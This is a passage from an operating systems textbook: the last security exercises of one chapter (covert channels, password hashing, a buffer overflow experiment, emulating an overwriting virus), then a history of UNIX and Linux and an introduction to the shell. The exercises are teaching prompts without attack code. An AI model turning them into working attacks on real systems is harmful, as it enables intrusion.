58. Write a pair of programs, in C or as shell scripts, to send and receive a message by a covert channel on a UNIX system. (*Hint*: A permission bit can be seen even when a file is otherwise inaccessible, and the *sleep* command or system call is guaranteed to delay for a fixed time, set by its argument.) Measure the data rate on an idle system. Then create an artificially heavy load by starting up numerous different background processes and measure the data rate again.

59. Several UNIX systems use the DES algorithm for encrypting passwords. These systems typically apply DES 25 times in a row to obtain the encrypted password. Download an implementation of DES from the Internet and write a program that encrypts a password and checks if a password is valid for such a system. Generate a list of 10 encrypted passwords using the Morris-Thomson protection scheme. Use 16-bit salt for your program.

60. Suppose a system uses ACLs to maintain its protection matrix. Write a set of management functions to manage the ACLs when (1) a new object is created; (2) an object is deleted; (3) a new domain is created; (4) a domain is deleted; (5) new access rights (a combination of r, w, x) are granted to a domain to access an object; (6) existing access rights of a domain to access an object are revoked; (7) new access rights are granted to all domains to access an object; (8) access rights to access an object are revoked from all domains.

61. Implement the program code outlined in Sec. 9.7.1 to see what happens when there is buffer overflow. Experiment with different string sizes.

62. Write a program that emulates overwriting viruses outlined in Sec. 9.9.2 under the heading "Executable Program Viruses". Choose an existing executable file that you know can be overwritten without any harm. For the virus binary, choose any harmless executable binary.

10

CASE STUDY 1: UNIX, LINUX, AND ANDROID

In the previous chapters, we took a close look at many operating system principles, abstractions, algorithms, and techniques in general. Now it is time to look at some concrete systems to see how these principles are applied in the real world. We will begin with Linux, a popular variant of UNIX, which runs on a wide variety of computers. It is one of the dominant operating systems on high-end workstations and servers, but it is also used on systems ranging from smartphones (Android is based on Linux) to supercomputers.

Our discussion will start with its history and evolution of UNIX and Linux. Then we will provide an overview of Linux, to give an idea of how it is used. This overview will be of special value to readers familiar only with Windows, since the latter hides virtually all the details of the system from its users. Although graphical interfaces may be easy for beginners, they provide little flexibility and no insight into how the system works.

Next we come to the heart of this chapter, an examination of processes, memory management, I/O, the file system, and security in Linux. For each topic we will first discuss the fundamental concepts, then the system calls, and finally the implementation.

Right off the bat we should address the question: Why Linux? Linux is a variant of UNIX, but there are many other versions and variants of UNIX including AIX, FreeBSD, HP-UX, SCO UNIX, System V, Solaris, and others. Fortunately, the fundamental principles and system calls are pretty much the same for all of them (by design). Furthermore, the general implementation strategies, algorithms,

and data structures are similar, but there are some differences. To make the examples concrete, it is best to choose one of them and describe it consistently. Since most readers are more likely to have encountered Linux than any of the others, we will use it as our running example, but again be aware that except for the information on implementation, much of this chapter applies to all UNIX systems. A large number of books have been written on how to use UNIX, but there are also some about advanced features and system internals (Love, 2013; McKusick and Neville-Neil, 2004; Nemeth et al., 2013; Ostrowick, 2013; Sobell, 2014; Stevens and Rago, 2013; and Vahalia, 2007).

10.1 HISTORY OF UNIX AND LINUX

UNIX and Linux have a long and interesting history, so we will begin our study there. What started out as the pet project of one young researcher (Ken Thompson) has become a billion-dollar industry involving universities, multinational corporations, governments, and international standardization bodies. In the following pages we will tell how this story has unfolded.

10.1.1 UNICS

Way back in the 1940s and 1950s, all computers were personal computers in the sense that the then-normal way to use a computer was to sign up for an hour of time and take over the entire machine for that period. Of course, these machines were physically immense, but only one person (the programmer) could use them at any given time. When batch systems took over, in the 1960s, the programmer submitted a job on punched cards by bringing it to the machine room. When enough jobs had been assembled, the operator read them all in as a single batch. It usually took an hour or more after submitting a job until the output was returned. Under these circumstances, debugging was a time-consuming process, because a single misplaced comma might result in wasting several hours of the programmer's time.

To get around what everyone viewed as an unsatisfactory, unproductive, and frustrating arrangement, timesharing was invented at Dartmouth College and M.I.T. The Dartmouth system ran only BASIC and enjoyed a short-term commercial success before vanishing. The M.I.T. system, CTSS, was general purpose and was a big success in the scientific community. Within a short time, researchers at M.I.T. joined forces with Bell Labs and General Electric (then a computer vendor) and began designing a second-generation system, **MULTICS** (**MULTiplexed Information and Computing Service**), as we discussed in Chap. 1.

Although Bell Labs was one of the founding partners in the MULTICS project, it later pulled out, which left one of the Bell Labs researchers, Ken Thompson, looking around for something interesting to do. He eventually decided to write a stripped-down MULTICS all by himself (in assembly language this time) on an old

discarded PDP-7 minicomputer. Despite the tiny size of the PDP-7, Thompson's system actually worked and could support Thompson's development effort. Consequently, one of the other researchers at Bell Labs, Brian Kernighan, somewhat jokingly called it **UNICS** (**UNiplexed Information and Computing Service**). Despite puns about "EUNUCHS" being a castrated MULTICS, the name stuck, although the spelling was later changed to **UNIX**.

10.1.2 PDP-11 UNIX

Thompson's work so impressed his colleagues at Bell Labs that he was soon joined by Dennis Ritchie, and later by his entire department. Two major developments occurred around this time. First, UNIX was moved from the obsolete PDP-7 to the much more modern PDP-11/20 and then later to the PDP-11/45 and PDP-11/70. The latter two machines dominated the minicomputer world for much of the 1970s. The PDP-11/45 and PDP-11/70 were powerful machines with large physical memories for their era (256 KB and 2 MB, respectively). Also, they had memory-protection hardware, making it possible to support multiple users at the same time. However, they were both 16-bit machines that limited individual processes to 64 KB of instruction space and 64 KB of data space, even though the machine may have had far more physical memory.

The second development concerned the language in which UNIX was written. By now it was becoming painfully obvious that having to rewrite the entire system for each new machine was no fun at all, so Thompson decided to rewrite UNIX in a high-level language of his own design, called **B**. B was a simplified form of BCPL (which itself was a simplified form of CPL, which, like PL/I, never worked). Due to weaknesses in B, primarily lack of structures, this attempt was not successful. Ritchie then designed a successor to B, (naturally) called **C**, and wrote an excellent compiler for it. Working together, Thompson and Ritchie rewrote UNIX in C. C was the right language at the right time and has dominated system programming ever since.

In 1974, Ritchie and Thompson published a landmark paper about UNIX (Ritchie and Thompson, 1974). For the work described in this paper they were later given the prestigious ACM Turing Award (Ritchie, 1984; Thompson, 1984). The publication of this paper stimulated many universities to ask Bell Labs for a copy of UNIX. Since Bell Labs' parent company, AT&T, was a regulated monopoly at the time and was not permitted to be in the computer business, it had no objection to licensing UNIX to universities for a modest fee.

In one of those coincidences that often shape history, the PDP-11 was the computer of choice at nearly all university computer science departments, and the operating systems that came with the PDP-11 were widely regarded as dreadful by professors and students alike. UNIX quickly filled the void, not least because it was supplied with the complete source code, so that people could, and did, tinker with it endlessly. Scientific meetings were organized around UNIX, with distinguished

speakers getting up in front of the room to tell about some obscure kernel bug they had found and fixed. An Australian professor, John Lions, wrote a commentary on the UNIX source code of the type normally reserved for the works of Chaucer or Shakespeare (reprinted as Lions, 1996). The book described Version 6, so named because it was described in the sixth edition of the UNIX Programmer's Manual. The source code was 8200 lines of C and 900 lines of assembly code. As a result of all this activity, new ideas and improvements to the system spread rapidly.

Within a few years, Version 6 was replaced by Version 7, the first portable version of UNIX (it ran on the PDP-11 and the Interdata 8/32), by now 18,800 lines of C and 2100 lines of assembler. A whole generation of students was brought up on Version 7, which contributed to its spread after they graduated and went to work in industry. By the mid-1980s, UNIX was in widespread use on minicomputers and engineering workstations from a variety of vendors. A number of companies even licensed the source code to make their own version of UNIX. One of these was a small startup called Microsoft, which sold Version 7 under the name XENIX for a number of years until its interest turned elsewhere.

10.1.3 Portable UNIX

Now that UNIX was in C, moving it to a new machine, known as porting it, was much easier than in the early days when it was written in assembly language. A port requires first writing a C compiler for the new machine. Then it requires writing device drivers for the new machine's I/O devices, such as monitors, printers, and disks. Although the driver code is in C, it cannot be moved to another machine, compiled, and run there because no two disks work the same way. Finally, a small amount of machine-dependent code, such as the interrupt handlers and memory-management routines, must be rewritten, usually in assembly language.

The first port beyond the PDP-11 was to the Interdata 8/32 minicomputer. This exercise revealed a large number of assumptions that UNIX implicitly made about the machine it was running on, such as the unspoken supposition that integers held 16 bits, pointers also held 16 bits (implying a maximum program size of 64 KB), and that the machine had exactly three registers available for holding important variables. None of these were true on the Interdata, so considerable work was needed to clean UNIX up.

Another problem was that although Ritchie's compiler was fast and produced good object code, it produced only PDP-11 object code. Rather than write a new compiler specifically for the Interdata, Steve Johnson of Bell Labs designed and implemented the **portable C compiler**, which could be retargeted to produce code for any reasonable machine with only a moderate amount of effort. For years, nearly all C compilers for machines other than the PDP-11 were based on Johnson's compiler, which greatly aided the spread of UNIX to new computers.

The port to the Interdata initially went slowly at first because the development work had to be done on the only working UNIX machine, a PDP-11, which was

located on the fifth floor at Bell Labs. The Interdata was on the first floor. Generating a new version meant compiling it on the fifth floor and then physically carrying a magnetic tape down to the first floor to see if it worked. After several months of tape carrying, an unknown person said: "You know, we're the phone company. Can't we run a wire between these two machines?" Thus, was UNIX networking born. After the Interdata port, UNIX was ported to the VAX and later to other computers.

After AT&T was broken up in 1984 by the U.S. government, the company was legally free to set up a computer subsidiary, and did so. Shortly thereafter, AT&T released its first commercial UNIX product, System III. It was not well received, so it was replaced by an improved version, System V, a year later. Whatever happened to System IV is one of the great unsolved mysteries of computer science. The original System V has since been replaced by System V, releases 2, 3, and 4, each one bigger and more complicated than its predecessor. In the process, the original idea behind UNIX, of having a simple, elegant system, has gradually diminished. Although Ritchie and Thompson's group later produced an 8th, 9th, and 10th edition of UNIX, these were never widely circulated, as AT&T put all its marketing muscle behind System V. However, some of the ideas from the 8th, 9th, and 10th editions were eventually incorporated into System V. AT&T eventually decided that it wanted to be a telephone company after all, not a computer company, and sold its UNIX business to Novell in 1993. Novell subsequently sold it to the Santa Cruz Operation in 1995. By then it was almost irrelevant who owned it, since all the major computer companies already had licenses.

10.1.4 Berkeley UNIX

One of the many universities that acquired UNIX Version 6 early on was the University of California at Berkeley. Because the full source code was available, Berkeley was able to modify the system substantially. Aided by grants from ARPA, the U.S. Dept. of Defense's Advanced Research Projects Agency, Berkeley produced and released an improved version for the PDP-11 called **1BSD** (**First Berkeley Software Distribution**). This tape was followed quickly by another, called **2BSD**, also for the PDP-11.

More important were **3BSD** and especially its successor, **4BSD** for the VAX. Although AT&T had a VAX version of UNIX, called **32V**, it was essentially Version 7. In contrast, 4BSD contained a large number of improvements. Foremost among these was the use of virtual memory and paging, allowing programs to be larger than physical memory by paging parts of them in and out as needed. Another change allowed file names to be longer than 14 characters. The implementation of the file system was also changed, making it considerably faster. Signal handling was made more reliable. Networking was introduced, causing the network protocol that was used, **TCP/IP**, to become a de facto standard in the UNIX world, and later in the Internet, which is dominated by UNIX-based servers.

Berkeley also added a substantial number of utility programs to UNIX, including a new editor (*vi*), a new shell (*csh*), Pascal and Lisp compilers, and many more. All these improvements caused Sun Microsystems, DEC, and other computer vendors to base their versions of UNIX on Berkeley UNIX, rather than on AT&T's "official" version, System V. As a consequence, Berkeley UNIX became well established in the academic, research, and defense worlds. For more information about Berkeley UNIX, see McKusick et al. (1996).

10.1.5 Standard UNIX

By the end of the 1980s, two different, and somewhat incompatible, versions of UNIX were in widespread use: 4.3BSD and System V Release 3. In addition, virtually every vendor added its own nonstandard enhancements. This split in the UNIX world, together with the fact that there were no standards for binary program formats, greatly inhibited the commercial success of UNIX because it was impossible for software vendors to write and package UNIX programs with the expectation that they would run on any UNIX system (as was routinely done with MS-DOS). Various attempts at standardizing UNIX initially failed. AT&T, for example, issued the **SVID** (**System V Interface Definition**), which defined all the system calls, file formats, and so on. This document was an attempt to keep all the System V vendors in line, but it had no effect on the enemy (BSD) camp, which just ignored it.

The first serious attempt to reconcile the two flavors of UNIX was initiated under the auspices of the IEEE Standards Board, a highly respected and, most importantly, neutral body. Hundreds of people from industry, academia, and government took part in this work. The collective name for this project was **POSIX**. The first three letters refer to Portable Operating System. The *IX* was added to make the name UNIXish.

After a great deal of argument and counterargument, rebuttal and counterrebuttal, the POSIX committee produced a standard known as **1003.1**. It defines a set of library procedures that every conformant UNIX system must supply. Most of these procedures invoke a system call, but a few can be implemented outside the kernel. Typical procedures are open, read, and fork. The idea of POSIX is that a software vendor who writes a program that uses only the procedures defined by 1003.1 knows that this program will run on every conformant UNIX system.

While it is true that most standards bodies tend to produce a horrible compromise with a few of everyone's pet features in it, 1003.1 is remarkably good considering the large number of parties involved and their respective vested interests. Rather than take the *union* of all features in System V and BSD as the starting point (the norm for most standards bodies), the IEEE committee took the *intersection*. Very roughly, if a feature was present in both System V and BSD, it was included in the standard; otherwise it was not. As a consequence of this algorithm, 1003.1 bears a strong resemblance to the common ancestor of both System V and

BSD, namely Version 7. The 1003.1 document is written in such a way that both operating system implementers and software writers can understand it, another novelty in the standards world, although work is already underway to remedy this.

Although the 1003.1 standard addresses only the system calls, related documents standardize threads, the utility programs, networking, and many other features of UNIX. In addition, the C language has also been standardized by ANSI and ISO.

10.1.6 MINIX

One property that all modern UNIX systems have is that they are large and complicated, in a sense the antithesis of the original idea behind UNIX. Even if the source code were freely available, which it is not in most cases, it is out of the question that a single person could understand it all any more. This situation led one of the authors of this book (AST) to write a new UNIX-like system that was small enough to understand, was available with all the source code, and could be used for educational purposes. That system consisted of 11,800 lines of C and 800 lines of assembly code. Released in 1987, it was functionally almost equivalent to Version 7 UNIX, the mainstay of most computer science departments during the PDP-11 era.

MINIX was one of the first UNIX-like systems based on a microkernel design. The idea behind a microkernel is to provide minimal functionality in the kernel to make it reliable and efficient. Consequently, memory management and the file system were pushed out into user processes. The kernel handled message passing between the processes and little else. The kernel was 1600 lines of C and 800 lines of assembler. For technical reasons relating to the 8088 architecture, the I/O device drivers (2900 additional lines of C) were also in the kernel. The file system (5100 lines of C) and memory manager (2200 lines of C) ran as two separate user processes.

Microkernels have the advantage over monolithic systems that they are easy to understand and maintain due to their highly modular structure. Also, moving code from the kernel to user mode makes them highly reliable because the crash of a user-mode process does less damage than the crash of a kernel-mode component. Their main disadvantage is a slightly lower performance due to the extra switches between user mode and kernel mode. However, performance is not everything: all modern UNIX systems run X Windows in user mode and simply accept the performance hit to get the greater modularity (in contrast to Windows, where even the **GUI** (**Graphical User Interface**) is in the kernel). Other well-known microkernel designs of this era were Mach (Accetta et al., 1986) and Chorus (Rozier et al., 1988).

Within a few months of its appearance, MINIX became a bit of a cult item, with its own USENET (now Google) newsgroup, *comp.os.minix*, and over 40,000 users. Numerous users contributed commands and other user programs, so MINIX

quickly became a collective undertaking by large numbers of users over the Internet. It was a prototype of other collaborative efforts that came later. In 1997, Version 2.0 of MINIX, was released and the base system, now including networking, had grown to 62,200 lines of code.

Around 2004, the direction of MINIX development changed aharply. The focus shifted to building an extremely reliable and dependable system that could automatically repair its own faults and become self healing, continuing to function correctly even in the face of repeated software bugs being triggered. As a consequence, the modularization idea present in Version 1 was greatly expanded in MINIX 3.0. Nearly all the device drivers were moved to user space, with each driver running as a separate process. The size of the entire kernel abruptly dropped to under 4000 lines of code, something a single programmer could easily understand. Internal mechanisms were changed to enhance fault tolerance in numerous ways.

In addition, over 650 popular UNIX programs were ported to MINIX 3.0, including the **X Window System** (sometimes just called **X**), various compilers (including *gcc*), text-processing software, networking software, Web browsers, and much more. Unlike previous versions, which were primarily educational in nature, starting with MINIX 3.0, the system was quite usable, with the focus moving toward high dependability. The ultimate goal is: No more reset buttons.

A third edition of the book *Operating Systems: Design and Implementation* appeared, describing the new system, giving its source code in an appendix, and describing it in detail (Tanenbaum and Woodhull, 2006). The system continues to evolve and has an active user community. It has since been ported to the ARM processor, making it available for embedded systems. For more details and to get the current version for free, you can visit *www.minix3.org*.

10.1.7 Linux

During the early years of MINIX development and discussion on the Internet, many people requested (or in many cases, demanded) more and better features, to which the author often said "No" (to keep the system small enough for students to understand completely in a one-semester university course). This continuous "No" irked many users. At this time, FreeBSD was not available, so that was not an option. After a number of years went by like this, a Finnish student, Linus Torvalds, decided to write another UNIX clone, named **Linux**, which would be a full-blown production system with many features MINIX was initially lacking. The first version of Linux, 0.01, was released in 1991. It was cross-developed on a MINIX machine and borrowed numerous ideas from MINIX, ranging from the structure of the source tree to the layout of the file system. However, it was a monolithic rather than a microkernel design, with the entire operating system in the kernel. The code totaled 9300 lines of C and 950 lines of assembler, roughly similar to MINIX version in size and also comparable in functionality. De facto, it was a rewrite of MINIX, the only system Torvalds had source code for.

Linux rapidly grew in size and evolved into a full, production UNIX clone, as virtual memory, a more sophisticated file system, and many other features were added. Although it originally ran only on the 386 (and even had embedded 386 assembly code in the middle of C procedures), it was quickly ported to other platforms and now runs on a wide variety of machines, just as UNIX does. One difference with UNIX does stand out, however: Linux makes use of so many special features of the *gcc* compiler and would need a lot of work before it would compile with an ANSI standard C compiler. The shortsighted idea that *gcc* is the only compiler the world will ever see is already becoming a problem because the open-source LLVM compiler from the University of Illinois is rapidly gaining many adherents due to its flexibility and code quality. Since LLVM does not support all the nonstandard *gcc* extensions to C, it cannot compile the Linux kernel without a lot of patches to the kernel to replace non-ANSI code.

The next major release of Linux was version 1.0, issued in 1994. It was about 165,000 lines of code and included a new file system, memory-mapped files, and BSD-compatible networking with sockets and TCP/IP. It also included many new device drivers. Several minor revisions followed in the next two years.

By this time, Linux was sufficiently compatible with UNIX that a vast amount of UNIX software was ported to Linux, making it far more useful than it would have otherwise been. In addition, a large number of people were attracted to Linux and began working on the code and extending it in many ways under Torvalds' general supervision.

The next major release, 2.0, was made in 1996. It consisted of about 470,000 lines of C and 8000 lines of assembly code. It included support for 64-bit architectures, symmetric multiprogramming, new networking protocols, and numerous other features. A large fraction of the total code mass was taken up by an extensive collection of device drivers for an ever-growing set of supported peripherals. Additional releases followed frequently.

The version numbers of the Linux kernel consist of four numbers, *A.B.C.D*, such as 2.6.9.11. The first number denotes the kernel version. The second number denotes the major revision. Prior to the 2.6 kernel, even revision numbers corresponded to stable kernel releases, whereas odd ones corresponded to unstable revisions, under development. With the 2.6 kernel that is no longer the case. The third number corresponds to minor revisions, such as support for new drivers. The fourth number corresponds to minor bug fixes or security patches. In July 2011 Linus Torvalds announced the release of Linux 3.0, not in response to major technical advances, but rather in honor of the 20th anniversary of the kernel. As of 2013, the Linux kernel consists of close to 16 million lines of code.

A large array of standard UNIX software has been ported to Linux, including the popular X Window System and a great deal of networking software. Two different GUIs (GNOME and KDE), which compete with each other, have also been written for Linux. In short, it has grown to a full-blown UNIX clone with all the bells and whistles a UNIX lover might conceivably want.

One unusual feature of Linux is its business model: it is free software. It can be downloaded from various sites on the Internet, for example: *www.kernel.org*. Linux comes with a license devised by Richard Stallman, founder of the Free Software Foundation. Despite the fact that Linux is free, this license, the **GPL** (**GNU Public License**), is longer than Microsoft's Windows license and specifies what you can and cannot do with the code. Users may use, copy, modify, and redistribute the source and binary code freely. The main restriction is that all works derived from the Linux kernel may not be sold or redistributed in binary form only; the source code must either be shipped with the product or be made available on request.

Although Torvalds still rides herd on the kernel fairly closely, a large amount of user-level software has been written by numerous other programmers, many of them having migrated over from the MINIX, BSD, and GNU online communities. However, as Linux evolves, an increasingly smaller fraction of the Linux community wants to hack source code (witness the hundreds of books telling how to install and use Linux and only a handful discussing the code or how it works). Also, many Linux users now forgo the free distribution on the Internet to buy one of the many CD-ROM distributions available from numerous competing commercial companies. A popular Website listing the current top-100 Linux distributions is at *www.distrowatch.org*. As more and more software companies start selling their own versions of Linux and more and more hardware companies offer to preinstall it on the computers they ship, the line between commercial software and free software is beginning to blur substantially.

As a footnote to the Linux story, it is interesting to note that just as the Linux bandwagon was gaining steam, it got a big boost from a very unexpected source—AT&T. In 1992, Berkeley, by now running out of funding, decided to terminate BSD development with one final release, 4.4BSD (which later formed the basis of FreeBSD). Since this version contained essentially no AT&T code, Berkeley issued the software under an open source license (not GPL) that let everybody do whatever they wanted with it except one thing—sue the University of California. The AT&T subsidiary controlling UNIX promptly reacted by—you guessed it—suing the University of California. It also sued a company, BSDI, set up by the BSD developers to package the system and sell support, much as Red Hat and other companies now do for Linux. Since virtually no AT&T code was involved, the lawsuit was based on copyright and trademark infringement, including items such as BSDI's 1-800-ITS-UNIX telephone number. Although the case was eventually settled out of court, it kept FreeBSD off the market long enough for Linux to get well established. Had the lawsuit not happened, starting around 1993 there would have been serious competition between two free, open source UNIX systems: the reigning champion, BSD, a mature and stable system with a large academic following dating back to 1977, versus the vigorous young challenger, Linux, just two years old but with a growing following among individual users. Who knows how this battle of the free UNICES would have turned out?

10.2 OVERVIEW OF LINUX

In this section we will provide a general introduction to Linux and how it is used, for the benefit of readers not already familiar with it. Nearly all of this material applies to just about all UNIX variants with only small deviations. Although Linux has several graphical interfaces, the focus here is on how Linux appears to a programmer working in a shell window on X. Subsequent sections will focus on system calls and how it works inside.

10.2.1 Linux Goals

UNIX was always an interactive system designed to handle multiple processes and multiple users at the same time. It was designed by programmers, for programmers, to use in an environment in which the majority of the users are relatively sophisticated and are engaged in (often quite complex) software development projects. In many cases, a large number of programmers are actively cooperating to produce a single system, so UNIX has extensive facilities to allow people to work together and share information in controlled ways. The model of a group of experienced programmers working together closely to produce advanced software is obviously very different from the personal-computer model of a single beginner working alone with a word processor, and this difference is reflected throughout UNIX from start to finish. It is only natural that Linux inherited many of these goals, even though the first version was for a personal computer.

What is it that good programmers really want in a system? To start with, most like their systems to be simple, elegant, and consistent. For example, at the lowest level, a file should just be a collection of bytes. Having different classes of files for sequential access, random access, keyed access, remote access, and so on (as mainframes do) just gets in the way. Similarly, if the command

```
ls A*
```

means list all the files beginning with "A", then the command

```
rm A*
```

should mean remove all the files beginning with "A" and not remove the one file whose name consists of an "A" and an asterisk. This characteristic is sometimes called the *principle of least surprise*.

Another thing that experienced programmers generally want is power and flexibility. This means that a system should have a small number of basic elements that can be combined in an infinite variety of ways to suit the application. One of the basic guidelines behind Linux is that every program should do just one thing and do it well. Thus compilers do not produce listings, because other programs can do that better.

Finally, most programmers have a strong dislike for useless redundancy. Why type *copy* when *cp* is clearly enough to make it abundantly clear what you want? It

is a complete waste of valuable hacking time. To extract all the lines containing the string "ard" from the file *f*, the Linux programmer merely types

```
grep ard f
```

The opposite approach is to have the programmer first select the *grep* program (with no arguments), and then have *grep* announce itself by saying: "Hi, I'm *grep*, I look for patterns in files. Please enter your pattern." After getting the pattern, *grep* prompts for a file name. Then it asks if there are any more file names. Finally, it summarizes what it is going to do and asks if that is correct. While this kind of user interface may be suitable for rank novices, it drives skilled programmers up the wall. What they want is a servant, not a nanny.

10.2.2 Interfaces to Linux

A Linux system can be regarded as a kind of pyramid, as illustrated in Fig. 10-1. At the bottom is the hardware, consisting of the CPU, memory, disks, a monitor and keyboard, and other devices. Running on the bare hardware is the operating system. Its function is to control the hardware and provide a system call interface to all the programs. These system calls allow user programs to create and manage processes, files, and other resources.




Figure 10-1. The layers in a Linux system.

Programs make system calls by putting the arguments in registers (or sometimes, on the stack), and issuing trap instructions to switch from user mode to kernel mode. Since there is no way to write a trap instruction in C, a library is provided, with one procedure per system call. These procedures are written in assembly language but can be called from C. Each one first puts its arguments in the

proper place, then executes the trap instruction. Thus to execute the read system call, a C program can call the read library procedure. As an aside, it is the library interface, and not the system call interface, that is specified by POSIX. In other words, POSIX tells which library procedures a conformant system must supply, what their parameters are, what they must do, and what results they must return. It does not even mention the actual system calls.

In addition to the operating system and system call library, all versions of Linux supply a large number of standard programs, some of which are specified by the POSIX 1003.2 standard, and some of which differ between Linux versions. These include the command processor (shell), compilers, editors, text-processing programs, and file-manipulation utilities. It is these programs that a user at the keyboard invokes. Thus, we can speak of three different interfaces to Linux: the true system call interface, the library interface, and the interface formed by the set of standard utility programs.

Most of the common personal computer distributions of Linux have replaced this keyboard-oriented user interface with a mouse-oriented graphical user interface, without changing the operating system itself at all. It is precisely this flexibility that makes Linux so popular and has allowed it to survive numerous changes in the underlying technology so well.

The GUI for Linux is similar to the first GUIs developed for UNIX systems in the 1970s, and popularized by Macintosh and later Windows for PC platforms. The GUI creates a desktop environment, a familiar metaphor with windows, icons, folders, toolbars, and drag-and-drop capabilities. A full desktop environment contains a window manager, which controls the placement and appearance of windows, as well as various applications, and provides a consistent graphical interface. Popular desktop environments for Linux include GNOME (GNU Network Object Model Environment) and KDE (K Desktop Environment).

GUIs on Linux are supported by the X Windowing System, or commonly X11 or just X, which defines communication and display protocols for manipulating windows on bitmap displays for UNIX and UNIX-like systems. The X server is the main component which controls devices such as the keyboard, mouse, and screen and is responsible for redirecting input to or accepting output from client programs. The actual GUI environment is typically built on top of a low-level library, *xlib*, which contains the functionality to interact with the X server. The graphical interface extends the basic functionality of X11 by enriching the window view, providing buttons, menus, icons, and other options. The X server can be started manually, from a command line, but is typically started during the boot process by a display manager, which displays the graphical login screen for the user.

When working on Linux systems through a graphical interface, users may use mouse clicks to run applications or open files, drag and drop to copy files from one location to another, and so on. In addition, users may invoke a terminal emulator program, or *xterm*, which provides them with the basic command-line interface to the operating system. Its description is given in the following section.

10.2.3 The Shell

Although Linux systems have a graphical user interface, most programmers and sophisticated users still prefer a command-line interface, called the **shell**. Often they start one or more shell windows from the graphical user interface and just work in them. The shell command-line interface is much faster to use, more powerful, easily extensible, and does not give the user RSI from having to use a mouse all the time. Below we will briefly describe the bash shell (*bash*). It is heavily based on the original UNIX shell, *Bourne shell* (written by Steve Bourne, then at Bell Labs). Its name is an acronym for *Bourne Again SHell*. Many other shells are also in use (*ksh*, *csh*, etc.), but *bash* is the default shell in most Linux systems.

When the shell starts up, it initializes itself, then types a **prompt** character, often a percent or dollar sign, on the screen and waits for the user to type a command line.

When the user types a command line, the shell extracts the first word from it, where word here means a run of characters delimited by a space or tab. It then assumes this word is the name of a program to be run, searches for this program, and if it finds it, runs the program. The shell then suspends itself until the program terminates, at which time it tries to read the next command. What is important here is simply the observation that the shell is an ordinary user program. All it needs is the ability to read from the keyboard and write to the monitor and the power to execute other programs.

Commands may take arguments, which are passed to the called program as character strings. For example, the command line

```
cp src dest
```

invokes the *cp* program with two arguments, *src* and *dest*. This program interprets the first one to be the name of an existing file. It makes a copy of this file and calls the copy *dest*.

Not all arguments are file names. In

```
head –20 file
```

the first argument, *–20*, tells *head* to print the first 20 lines of *file*, instead of the default number of lines, 10. Arguments that control the operation of a command or specify an optional value are called **flags**, and by convention are indicated with a dash. The dash is required to avoid ambiguity, because the command

```
head 20 file
```

is perfectly legal, and tells *head* to first print the initial 10 lines of a file called *20*, and then print the initial 10 lines of a second file called *file*. Most Linux commands accept multiple flags and arguments.

To make it easy to specify multiple file names, the shell accepts **magic characters**, sometimes called **wild cards**. An asterisk, for example, matches all possible strings, so

```
ls *.c
```

tells *ls* to list all the files whose name ends in *.c*. If files named *x.c*, *y.c*, and *z.c* all exist, the above command is equivalent to typing

```
ls x.c y.c z.c
```

Another wild card is the question mark, which matches any one character. A list of characters inside square brackets selects any of them, so

```
ls [ape]*
```

lists all files beginning with "a", "p", or "e".

A program like the shell does not have to open the terminal (keyboard and monitor) in order to read from it or write to it. Instead, when it (or any other program) starts up, it automatically has access to a file called **standard input** (for reading), a file called **standard output** (for writing normal output), and a file called **standard error** (for writing error messages). Normally, all three default to the terminal, so that reads from standard input come from the keyboard and writes to standard output or standard error go to the screen. Many Linux programs read from standard input and write to standard output as the default. For example,

```
sort
```

invokes the *sort* program, which reads lines from the terminal (until the user types a CTRL-D, to indicate end of file), sorts them alphabetically, and writes the result to the screen.

It is also possible to redirect standard input and standard output, as that is often useful. The syntax for redirecting standard input uses a less-than symbol (<) followed by the input file name. Similarly, standard output is redirected using a greater-than symbol (>). It is permitted to redirect both in the same command. For example, the command

```
sort <in >out
```

causes *sort* to take its input from the file *in* and write its output to the file *out*. Since standard error has not been redirected, any error messages go to the screen. A program that reads its input from standard input, does some processing on it, and writes its output to standard output is called a **filter**.

Consider the following command line consisting of three separate commands:

```
sort <in >temp; head –30 <temp; rm temp
```

It first runs *sort*, taking the input from *in* and writing the output to *temp*. When that has been completed, the shell runs *head*, telling it to print the first 30 lines of

temp and print them on standard output, which defaults to the terminal. Finally, the temporary file is removed. It is not recycled. It is gone with the wind, forever.

It frequently occurs that the first program in a command line produces output that is used as input to the next program. In the above example, we used the file *temp* to hold this output. However, Linux provides a simpler construction to do the same thing. In

```
sort <in | head –30
```

the vertical bar, called the **pipe symbol**, says to take the output from *sort* and use it as the input to *head*, eliminating the need for creating, using, and removing the temporary file. A collection of commands connected by pipe symbols, called a **pipeline**, may contain arbitrarily many commands. A four-component pipeline is shown by the following example:

```
grep ter *.t | sort | head –20 | tail –5 >foo
```

Here all the lines containing the string "ter" in all the files ending in *.t* are written to standard output, where they are sorted. The first 20 of these are selected out by *head*, which passes them to *tail*, which writes the last five (i.e., lines 16 to 20 in the sorted list) to *foo*. This is an example of how Linux provides basic building blocks (numerous filters), each of which does one job, along with a mechanism for them to be put together in almost limitless ways.

Linux is a general-purpose multiprogramming system. A single user can run several programs at once, each as a separate process. The shell syntax for running a process in the background is to follow its command with an ampersand. Thus

```
wc –l <a >b &
```

runs the word-count program, *wc*, to count the number of lines (*–l* flag) in its input, *a*, writing the result to *b*, but does it in the background. As soon as the command has been typed, the shell types the prompt and is ready to accept and handle the next command. Pipelines can also be put in the background, for example, by

```
sort <x | head &
```

Multiple pipelines can run in the background simultaneously.

